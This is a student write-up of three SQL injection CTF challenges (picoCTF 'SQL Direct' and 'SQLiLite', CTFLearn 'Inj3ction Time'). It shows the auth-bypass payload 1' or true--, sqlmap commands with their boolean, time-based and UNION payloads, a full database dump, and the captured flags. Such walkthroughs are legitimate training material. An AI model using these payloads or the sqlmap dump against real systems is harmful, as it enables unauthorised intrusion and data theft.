
Lab 13 - CTF Sql Injection

SQL Direct

Use query of PostgreSQL show all information in flags table we got flag




```
┌──(kami-kali㉿kami-windows)-[~]
└─$ psql -h saturn.picoctf.net -p 53087 -U postgres pico
Password for user postgres:
psql (15.2 (Debian 15.2-1), server 14.2 (Debian 14.2-1.pgdg110+1))
Type "help" for help.

pico=# \dt
         List of relations
 Schema | Name  | Type  |  Owner
--------+-------+-------+----------
 public | flags | table | postgres
(1 row)

pico=# select * from public.flags;
 id | firstname | lastname  |                address
----+-----------+-----------+----------------------------------------
  1 | Luke      | Skywalker | picoCTF{L3arN_S0m3_5qL_t0d4Y_73b0678f}
  2 | Leia      | Organa    | Alderaan
  3 | Han       | Solo      | Corellia
(3 rows)

pico=#
```


SQL Direct

Tags: picoCTF 2022 Web Exploitation sql

AUTHOR: MUBARAK MIKAIL / LT 'SYREAL' JONES

Description

Connect to this PostgreSQL server and find the flag!
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.
Its current status is: NOT_RUNNING

Hints
(None)

7.911 solves / 8.084 users attempted (98%)


89% Liked

picoCTF{L3arN_S0m3_5qL_t0d4Y_73b0678f}

SQLiLite


First login with any username and password we will get the message "Login failed." and SQL query: SELECT * FROM users WHERE name='.....' AND password='.....'

We just need to add 1' or true-- to the username then we have successfully logged in. But we won't get the flag, it's hidden, just press F12 and check


```
username: 1' or true--
password:
SQL query: SELECT * FROM users WHERE name='1' or true--' AND password=''
```

Logged in! But can you see the flag, it is in plainsight.

```
<html>
  <head></head>
  <body data-new-gr-c-s-check-loaded="14.1098.0" data-gr-ext-installed>
    <pre> … </pre>
    <h1>Logged in! But can you see the flag, it is in plainsight.</h1>
    <p hidden>Your flag is: picoCTF{L00k5_l1k3_y0u_solv3d_it_d3c660ac}</p> == $0
  </body>
  <grammarly-desktop-integration data-grammarly-shadow-root="true"> … </grammarly-desktop-integration>
</html>
```



SQLiLite | 300 points

Tags: picoCTF 2022 | Web Exploitation | sql

AUTHOR: MUBARAK MIKAIL

Description

Can you login to this website?
Additional details will be available after launching your challenge instance.

This challenge launches an instance on demand.
Its current status is: NOT_RUNNING

Hints
(None)


10.038 solves / 10.228 users attempted (98%)

93% Liked

picoCTF{L00k5_l1k3_y0u_solv3d_it_d3c660ac}

Inj3ction Time

Intercepted the request using burpsuite and copied the request to a file so that i could ran SQLMap using it



```
GET /web8/?id=1 HTTP
Host: web.ctflearn.c
Sec-Ch-Ua: "Not?A_Br
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform:
Upgrade-Insecure-Req
User-Agent: Mozilla/
Chrome/108.0.5359.12
Accept:
text/html,applicatio
8,application/signed
Sec-Fetch-Site: same
Sec-Fetch-Mode: navi
Sec-Fetch-User: ?1
Sec-Fetch-Dest: docu
Referer: https://web
Accept-Encoding: gzi
Accept-Language: en-
```


Save In: Desktop

10
id.req
request.txt
sql_injection_blind_low.py
test.php

File Name: id.req
Files of Type: All Files

sqlmap -r id.req --batch -t 10 --dbs mysql

After a few seconds it came back with results that it had found three different techniques that it can use to exploit the SQL Injection




```
[01:21:41] [INFO] target URL appears to have 4 columns in query
[01:21:43] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20
 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if
any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 73 HTTP(s)
 requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 5078=5078

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 7187 FROM (SELECT(SLEEP(5)))HFxe)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=1 UNION ALL SELECT CONCAT(0x717a716b71,0x4c4770586b6f6c6a6a45
64746e79414e557a79464b7354474c434a6e7a6245756273744447575850,0x71717a6b71),NU
LL,NULL,NULL-- -
---
[01:21:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.5.9
back-end DBMS: MySQL ≥ 5.0.12
```

sqlmap -r id.req --batch -t 10 --dbs mysql --dump

then get the whole database with --dump command and we got flag




```
[01:22:00] [INFO] table 'webeight.webeight' dumped to CSV file '/home/sacnshe
153722/.local/share/sqlmap/output/web.ctflearn.com/dump/webeight/webeight.csv
'
[01:22:00] [INFO] fetching columns for table 'w0w_y0u_f0und_m3' in database '
webeight'
[01:22:00] [INFO] fetching entries for table 'w0w_y0u_f0und_m3' in database '
webeight'
Database: webeight
Table: w0w_y0u_f0und_m3
[1 entry]
+-------------------------------+
| f0und_m3                      |
+-------------------------------+
| abctf{uni0n_1s_4_gr34t_c0mm4nd} |
+-------------------------------+

[01:22:01] [INFO] table 'webeight.w0w_y0u_f0und_m3' dumped to CSV file '/home
/sacnshe153722/.local/share/sqlmap/output/web.ctflearn.com/dump/webeight/w0w_
y0u_f0und_m3.csv'
[01:22:01] [INFO] fetched data logged to text files under '/home/sacnshe15372
2/.local/share/sqlmap/output/web.ctflearn.com'

[*] ending @ 01:22:01 /2023-02-24/


┌──(sacnshe153722㉿he153722)-[~/Desktop]
└─$ 
```



Inj3ction Time ✓ 100 points Hard

